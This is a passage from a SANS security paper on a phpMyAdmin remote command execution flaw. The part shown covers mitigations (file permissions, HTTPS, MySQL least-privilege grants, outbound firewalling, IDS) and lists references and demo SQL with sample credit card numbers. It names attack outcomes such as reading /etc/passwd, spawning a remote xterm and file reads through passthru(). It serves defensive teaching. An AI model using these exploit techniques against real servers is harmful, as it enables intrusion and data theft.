drwxrwxr-x	2	nobody	nobody	1024	Aug	8	00:01	htdocs/
drwxrwxr-x	2	nobody	nobody	1024	Jun	3	21:15	icons/
drwxr-x---	2	nobody	nobody	1024	May	4	22:23	logs/

Internet Information Server privileges should be similarly configured (see <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/iis5chk.asp>)

The document root should be readable by user “nobody” or “IUSR\_SYSTEMNAME”, with limited privileges afforded to other accounts to read/write into the directory.

*Additional Web Server Access Controls.* Additional Web Server access controls should

<sup>29</sup> Generally PHP should be configured as a module to Apache or IIS, but the script engine can be compiled as a CGI binary – this is marginally less secure.

<sup>30</sup> See the World Wide Web Security FAQ at <http://www.w3.org/Security/Faq/wwwsf3.html>.

be imposed for key configuration files on the PHP/phpMyAdmin server, particularly for files that contain application or database account or privilege information (e.g. *php.ini*, *config.inc.php*). Per-file access controls can normally be imposed via mechanisms like *.htaccess*.

Access to phpMyAdmin (the phpMyAdmin script “root”) could be restricted to specific IP addresses, networks, or user accounts via Web server access control mechanisms.

*HTTPS*. Using HTTPS to secure phpMyAdmin pages ensures that logon credentials cannot be captured from the network. Without HTTP, it would be possible to capture logon credentials from the network, providing database, and possibly, system, access.

Using HTTPS does not prevent the `include()` and `eval()` vulnerabilities from being exploited, but it does reduce the amount of “associative” information an intruder is able to harvest for the purposes of gaining system access and/or elevating privileges.

*Detective Controls*. Preventative server-side controls were outlined in “*Signature*” above. To recap, these include:

- Regular monitoring of the Web server logfiles for suspicious activity
- Intrusion Detection controls: host or network-based IDS, including imposing filesystem integrity checks through software such as Tripwire.

### *Operating Systems controls*

The operating system platform should be appropriately hardened to constrain the type(s) of exploits that can be mounted using the phpMyAdmin Remote Command Execution vulnerability. Operating System controls would include the following:

- Disabling unnecessary server services (network listeners)
- Removing unnecessary client software
- Securing remote access to the system via wrappers
- Securing the OS filesystem with appropriate Access Control Lists
- Disabling or removing unnecessary accounts
- Disabling shell access for system and service accounts that do not require it
- Appropriately securing system (and application) logfiles
- Regular audits of user accounts and user privileges (e.g for world-writeable directories, privilege escalation)

### *Database (mySQL) controls*

The following database (mySQL) controls greatly improve database security for sites using phpMyAdmin:



*Privileges.* Applying appropriate security controls to the MySQL application and grants (privileges) databases is the main recourse for securing MySQL installations<sup>31</sup>.

MySQL enforces security based on a series of privileges defined in the MySQL database via four system tables:

- mysql.user
- mysql.db
- mysql.tables\_priv
- mysql.columns\_priv

Privileges can be defined using the SQL GRANT command, which assigns user privileges to each of these tables. PhpMyAdmin also supports this functionality through views into the MySQL database tables referenced above:

Database mysql - table user

Showing records 0 - 29 (8 total)

SQL-query:  
SELECT \* FROM user LIMIT 0, 30

Begin << Previous < > Show 30 rows starting from >> End

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdo
localhost	root	51dd6a0e7a4c48ff	Y	Y	Y	Y	Y	Y	Y	Y
wagner	root		Y	Y	Y	Y	Y	Y	Y	Y
localhost			N	N	N	N	N	N	N	N
wagner			N	N	N	N	N	N	N	N
localhost	phpsqladmin	43d87d9e086fe4b0	Y	Y	Y	Y	Y	Y	Y	Y
%	phpsqladmin	43d87d9e086fe4b0	Y	Y	Y	Y	Y	Y	Y	Y
localhost	phpuser	43d87d9e086fe4b0	N	N	N	N	N	N	N	N
%	phpuser	43d87d9e086fe4b0	N	N	N	N	N	N	N	N

Begin << Previous < > Show 30 rows starting from >> End

The syntax of the GRANT command is as follows:

GRANT privileges [columns]

ON item

To user\_name IDENTIFIED BY 'password'

[WITH GRANT OPTION]

Where “privileges” is a comma-separated list of privileges to the specified table: e.g. SELECT, INSERT, UPDATE, DELETE, INDEX, ALTER, CREATE, or DROP.

<sup>31</sup> See the MySQL manual at [http://www.mysql.com/doc/G/e/General\\_security.html](http://www.mysql.com/doc/G/e/General_security.html).

The syntax recommended in the phpMyAdmin documentation<sup>32</sup> for creation of a phpMyAdmin mySQL account (the default account used by phpMyAdmin to logon to the database for basic/advanced authentication) is the following:

```
GRANT USAGE ON mysql.* TO '<stduser>'@'localhost' IDENTIFIED BY
'<stdpass>';
GRANT SELECT (Host, User, Select_priv, Insert_priv, Update_priv,
Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv,
Process_priv, File_priv, Grant_priv, References_priv, Index_priv,
Alter_priv) ON mysql.user TO '<stduser>'@'localhost';
GRANT SELECT ON mysql.db TO '<stduser>'@'localhost';
GRANT SELECT (Host, Db, User, Table_name, Table_priv, Column_priv) ON
mysql.tables_priv TO '<stduser>'@'localhost';
```

Generally, the principle of ‘least privilege’ should be applied to accounts created in the mySQL database for various phpMyAdmin users and accounts should be constrained to the minimal amount of privileges required to perform specific database operations through phpMyAdmin. In particular, the “default” account(s) configured in the *phpMyAdmin/config.inc.php* file for the basic and advanced authentication options should have minimal, “SELECT” privileges to any application and mySQL databases.

MySQL accounts do not need to be synchronized with operating system accounts, and generally should not be to prevent database credentials from being leveraged to gain system access. A password should always be assigned to the mySQL root account. The mySQL GRANT and REVOKE commands should be assigned to mySQL user accounts with great care, since they control the assignment of privileges in mySQL. Similarly the SHUTDOWN, RELOAD, PROCESS, DROP and FILE privileges should be reserved for administrators who need them.

Accurate allocation of privileges within mySQL has a considerable bearing upon the range of database exploits that can be mounted using the phpMyAdmin include() exploit. The database exploit variants outlined in “How the Exploit Works”, above, are directly attributable to privilege assignments that provide views into sensitive application data (credit cards) or the mysql user database.

*Test databases.* The mySQL ‘test’ databases should be removed from a standard mySQL installation to ensure that they do not provide anonymous or user access to the mySQL database, and perhaps associative access to other databases.

The *tbl\_rename.php* and *tbl\_copy.php* exploits detailed by Carl Livitt take advantage of the ability to create tables in the test database in conjunction with the PHP *passthru()* function to read files contained in various filesystems on the phpMyAdmin server.


### *Firewalling and topology considerations*

---

<sup>32</sup> <http://phpmyadmin.sourceforge.net/documentation>.

Appropriate outbound firewalling would curb some of the service-based exploits mounted using the phpMyAdmin vulnerability. Filtering outbound Internet connections from the phpMyAdmin server using sensible defaults, would have thwarted the ability to throw an xterm to a remote system and might have prohibited outbound FTP or file transfers.

A suitable network topology would have partitioned the MySQL database server from the Web/phpMyAdmin front end, permitting database connections between systems on the MySQL default port of 3306.



Depending on the firewall technology imposed, the firewall might have prohibited the attack – attempts to perform HTTP-based file uploads or parsing system files (like /etc/passwd) through an Application Layer gateway might have triggered the firewall to block the connection attempt.

Coupling this topology with an appropriate IDS solution, perhaps integrated with the firewall solution, could have provided some remediation of the phpMyAdmin exploit(s). IDS considerations are discussed above, in the section on “Signature”.

## Source Code/Pseudo Code

Source/Pseudo code for the exploit variants was provided above in “How to use the Exploit”. The basic mechanism of intrusion is an Internet Web browser, coupled with the use of appropriate HTML/PHP code.

The source code for phpMyAdmin 2.1.0 is obtainable at <http://linuxberg.ii.net/conhtml/preview/49923.html>.

## **Additional Information**

*See References and Credits, below.*

© SANS Institute 2000 - 2005, Author retains full rights.

## References & Credits

### *Web References*

“A Study in Scarlet – Exploiting Common Vulnerabilities in PHP Applications” (Shaun Clowes)

<http://www.securereality.com.au/studyinscarlet.txt>

CERT Coordination Center

<http://www.kb.cert.org/vuls/id/847803>

Incident.org Nimda Worm/Virus Report (October 3, 2001)

<http://www.incidents.org/react/nimda.pdf>

HTTP Analysis

<http://www.dshield.org>

MySQL Security

[http://www.mysql.com/doc/G/e/General\\_security.html](http://www.mysql.com/doc/G/e/General_security.html)

PHP File uploads (RFC 1867)

<http://www.ietf.org/rfc/rfc1867.txt?number=1867>

PhpMyAdmin Documentation

<http://phpmyadmin.sourceforge.net/documentation/>

PHP Global Include() Vulnerability Analysis (Atil, Genetics)

<http://lwn.net/2001/1004/a/php-vulnerabilities.php3>

PHP Security Advisory – File Uploads

<http://www.geocrawler.com/lists/3/Web/5/450/4322489/>

PhpMyAdmin Exploit (Shaun Clowes)

<http://lwn.net/2001/0704/a/phpMyAdmin.php3>

*PhpMyAdmin Source*

<http://linuxberg.ii.net/conhtml/preview/49923.html>

PHP Network

<http://www.php.net>

SecurityFocus

<http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2642>

<http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=3121>

Tbl\_copy.php and Tbl\_rename.php vulnerabilities (Carl Livitt):  
<http://www.net-security.org/text/bugs/996598920,40154,.shtml>

The Worldwide Web Security FAQ  
<http://www.w3.org/Security/Faq/>

Zend Technologies  
<http://www.zend.com/>

#### *Text References*

“PHP and MySQL Web Development” (Luke Welling, Laura Thomson, SAMS)

“HTML 4.0 Sourcebook” (Ian Graham, Wiley)

#### *Request For Comments (RFCs)*

“Hypertext Transfer Protocol – HTTP v1.1” (RFC 2616, R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, T. Berners-Lee, June 1999)

“Hypertext Transfer Protocol – HTTP v1.0” (RFC 1945, T. Berners-Lee, R. Fielding, H. Frystyk, May 1996)

“HTTP Authentication: Basic and Digest Access Authentication” (RFC 2617, J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, L. Stewart, June 1999)

“Communicating Presentation Information in Internet messages: The Content-Disposition Header Field” (RFC 2183, R. Troost, S. Dorner, K. Moore)

© SANS Institute 2000 - 2005. Author retains full rights.

## Appendices

### dbcreate.sql

```
create table customers
( customerid int unsigned not null auto_increment primary key,
  name char(30) not null,
  address char(40) not null,
  city char(20) not null
);
```

```
create table orders
( orderid int unsigned not null auto_increment primary key,
  customerid int unsigned not null,
  amount float(7,2),
  date date not null,
  pmtmethod char(20) not null,
  creditcard char(30)
);
```

```
create table parts
( partno char(30) not null primary key,
  manufacturer char(30),
  description char(60),
  price float(4,2)
);
```

```
create table order_items
( orderid int unsigned not null,
  partno char(30) not null,
  quantity tinyint unsigned,

  primary key (orderid, partno)
);
```

### dbpopulate.sql

```
use airexchange;
```

```
insert into customers values
(NULL, "Scott Brown", "12 Smith Street", "Carver"),
(NULL, "Alan Carmichael", "781 Center Avenue", "Warwick"),
(NULL, "Sylvia Towne", "56 Lansdowne Crescent", "Alexandria");
```

```
insert into orders values
(NULL, 3, 15560.00, "02-Apr-2001", "bankcheck"),
(NULL, 1, 50.40, "15-Apr-2001", "ccard", "1234 5678 9101 1121"),
(NULL, 2, 398.99, "19-Apr-2000", "ccard", "5544 8907 7878 3333"),
(NULL, 3, 25.20, "01-May-2000", "ccard", "2289 5656 4321 9894");
```

```
insert into parts values
("CESS-A34-1278D", "Cessna", "Skyhawk", 144900.00),
("SAR2-6789C", "Piper", "Saratoga II", 456100.00),
("ROTX-BD1-6789C", "Rotax", "Ultralight Engine", 15560.00),
("EI-672-21767-8", "Electronics International", "Fuel Level 2",
```

```
398.99),  
  ("VAR-1222-29567", "Varga", "ELT Antenna 2006", 25.20);
```

```
insert into order_items values  
  (1, "ROTX-BD1-6789C", 1),  
  (2, "VAR-1222-29567", 2),  
  (3, "EI-672-21767-8", 1),  
  (4, "VAR-1222-29567", 1);
```

© SANS Institute 2000 - 2005, Author retains full rights.